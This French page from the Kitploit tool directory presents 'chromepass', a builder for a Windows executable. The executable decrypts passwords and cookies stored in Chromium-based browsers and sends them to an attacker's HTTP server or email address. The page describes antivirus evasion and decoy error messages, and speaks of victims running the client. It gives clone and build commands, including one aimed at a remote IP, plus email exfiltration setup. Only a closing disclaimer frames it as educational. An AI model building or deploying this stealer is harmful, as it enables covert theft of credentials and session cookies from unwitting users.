
Skip to content
KitploitKITPLOIT
OutilsBlog
Soumettre
OutilsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

··Flux·Contact·Confidentialité·© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
chromepass — Chromepass - Piratage des mots de passe enregistrés de Chrome | Kitploit
Outils/GitHubGitHub/darkarp/chromepass
Cassage de Mots de PasseExfiltration de DonnéesHameçonnageRed Teaming
GitHubdarkarp/chromepass

chromepass

Chromepass - Piratage des mots de passe enregistrés de Chrome

Voir le dépôt
838111il y a 4 ansVérifié par Kitploit

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

Chromepass - Piratage des mots de passe et cookies enregistrés de Chrome

Release Build Status on CircleCI
Scrutinizer code quality (GitHub/Bitbucket)
GitHub issues GitHub closed issues

Voir la démo · Signaler un bug · Demander une fonctionnalité

Table des matières

  • À propos du projet
    • Détection AV
  • Pour commencer
    • Dépendances et prérequis
    • Installation
  • Utilisation
  • Email
  • Erreurs, bugs et demandes de fonctionnalités
  • En savoir plus
  • Licence
  • Démo

À propos du projet

Chromepass est une application console basée sur Python qui génère un exécutable Windows avec les fonctionnalités suivantes :

  • Décrypter les mots de passe et cookies enregistrés de Google Chrome, Chromium, Edge, Brave, Opera et Vivaldi
  • Envoyer un fichier contenant les combinaisons login/mot de passe et les cookies à distance (serveur HTTP ou email)
  • Indétectable par les antivirus si fait correctement
  • Icône personnalisée
  • Message d'erreur personnalisé
  • Personnaliser le port

Détection AV !

La nouvelle méthodologie de construction du client garantit pratiquement un taux de détection de 0 %, même sans tactiques d'évasion antivirale. Si cela devenait faux à l'avenir, certaines méthodes seront mises en œuvre pour améliorer l'évasion antivirale.

Un exemple des derniers scans (note : en 10 à 12 heures, nous passons de 0 à 2 détections à 32 détections, alors effectuez l'analyse sur vos propres constructions) :

  • VirusTotal Scan 1
  • VirusTotal Scan 2
  • VirusTotal Scan 3
  • VirusTotal Scan 4

Pour commencer

Dépendances et prérequis

Il s'agit d'une application très simple, qui utilise uniquement :

  • Python - Testé sur Python 3.9+

Il est recommandé d'effectuer l'installation dans une machine virtuelle Windows. Certaines parties de la procédure d'installation pourraient être affectées par des configurations existantes. Cela a été testé sur une machine virtuelle Windows 10 propre.

Installation

Chromepass nécessite Windows pour compiler ! Le support de Linux et macOS pourrait être ajouté prochainement.

Cloner le dépôt :

root@kitploit:~
git clone https://github.com/darkarp/chromepass

Note : Alternativement au clonage du dépôt, vous pouvez télécharger la dernière version, car le dépôt peut être plus sujet aux bugs.

Installer les dépendances :

Les dépendances sont vérifiées et installées automatiquement, vous pouvez donc passer directement à Utilisation. Il est recommandé d'utiliser une machine virtuelle propre pour éviter tout conflit. Si vous n'avez pas les dépendances et que votre connexion internet n'est pas rapide, cela prendra du temps. Allez vous chercher un café.


Utilisation

Chromepass est très simple. Commencez par exécuter :

root@kitploit:~
python create.py -h

Une liste d'options apparaîtra et est explicite.

L'exécution sans paramètres construira le serveur et le client se connectant à 127.0.0.1.

Un exemple simple d'une construction :

root@kitploit:~
python create.py --ip 92.34.11.220 --error --message 'An Error has happened'

Après avoir créé le serveur et le client, assurez-vous d'exécuter le serveur lorsque le client est exécuté.

Les cookies et mots de passe seront enregistrés dans des fichiers json dans un nouveau dossier nommé data dans le même répertoire que le serveur, séparés par adresse IP.


Email

Chromepass prend en charge l'envoi des fichiers par email, bien que cela soit encore expérimental. Pour activer cela, vous pouvez utiliser l'indicateur --email lors de la création du serveur. Vous aurez besoin de deux choses : un nom d'utilisateur (votre email) et un mot de passe (un mot de passe d'application).

Pour générer un mot de passe d'application, vous devez aller dans vos paramètres de compte -> Sécurité et activer l'authentification en deux étapes (obligatoire !)

Après avoir activé l'authentification en deux étapes, vous verrez une nouvelle option appelée Mots de passe d'application : 2-step-authentication

Vous devez cliquer là-bas, puis choisir les options appropriées, puis générer un mot de passe : 2-step-authentication

Après avoir cliqué sur Générer, il vous donnera le mot de passe nécessaire. Vous pouvez utiliser le nom d'utilisateur et le mot de passe directement dans la commande ou simplement les placer dans le fichier config.ini, là où il est écrit YOUR_USERNAME et YOUR_PASSWORD.

Exemple avec identifiants dans la commande

root@kitploit:~
python create.py --error --message 'An Error has happened' --email --username [email protected] --password qwertyuiopasdfghh

Si vous placez les identifiants dans le fichier config (vous verrez où en ouvrant ce fichier)

root@kitploit:~
python create.py --error --message 'An Error has happened' --email

Remarques sur l'utilisation à distance

Si vous souhaitez utiliser cela dans un scénario à distance, vous devez également effectuer une redirection de port (port 80 par défaut), afin que lorsque la victime exécute le client, il puisse se connecter au serveur sur le bon port.
Pour plus d'informations générales, cliquez ici. Si vous n'êtes toujours pas satisfait, effectuez une recherche Google.


Installation manuelle des dépendances

L'installation automatisée est expérimentale. Pour une raison ou une autre, l'installation peut échouer à installer correctement les dépendances. Si c'est le cas, vous devez les installer manuellement.
Heureusement, il n'y a que 2 dépendances :

  • Microsoft Visual C++ Build Tools (installez avec les workflows recommandés)
  • Rustup

Au lieu des outils de construction, vous pouvez aussi simplement installer Visual Studio, mais cela prendra plus d'espace.

Après avoir installé avec succès les outils de construction, vous pouvez simplement exécuter rustup-init.exe depuis le site web de Rustup.

Cela complète les dépendances requises et vous devriez être prêt.


Erreurs, bugs et demandes de fonctionnalités

Si vous trouvez une erreur ou un bug, veuillez le signaler en tant qu'issue. Si vous souhaitez suggérer une fonctionnalité ou une amélioration, veuillez le signaler dans les pages d'issues.

Veuillez suivre les modèles affichés lors de la création de l'issue.


En savoir plus

Pour accéder à une communauté remplie d'experts en sécurité informatique en herbe, allant du débutant complet au vétéran chevronné, rejoignez notre serveur Discord : WhiteHat Hacking

Si vous souhaitez me contacter, vous pouvez le faire via : [email protected]


Avertissement

Je ne suis pas responsable de ce que vous faites avec les informations et le code fournis. Ceci est destiné à des fins professionnelles ou éducatives uniquement.

Licence

AGPL-3.0


Code Intelligence Status

Démo

til

Télécharger l’outil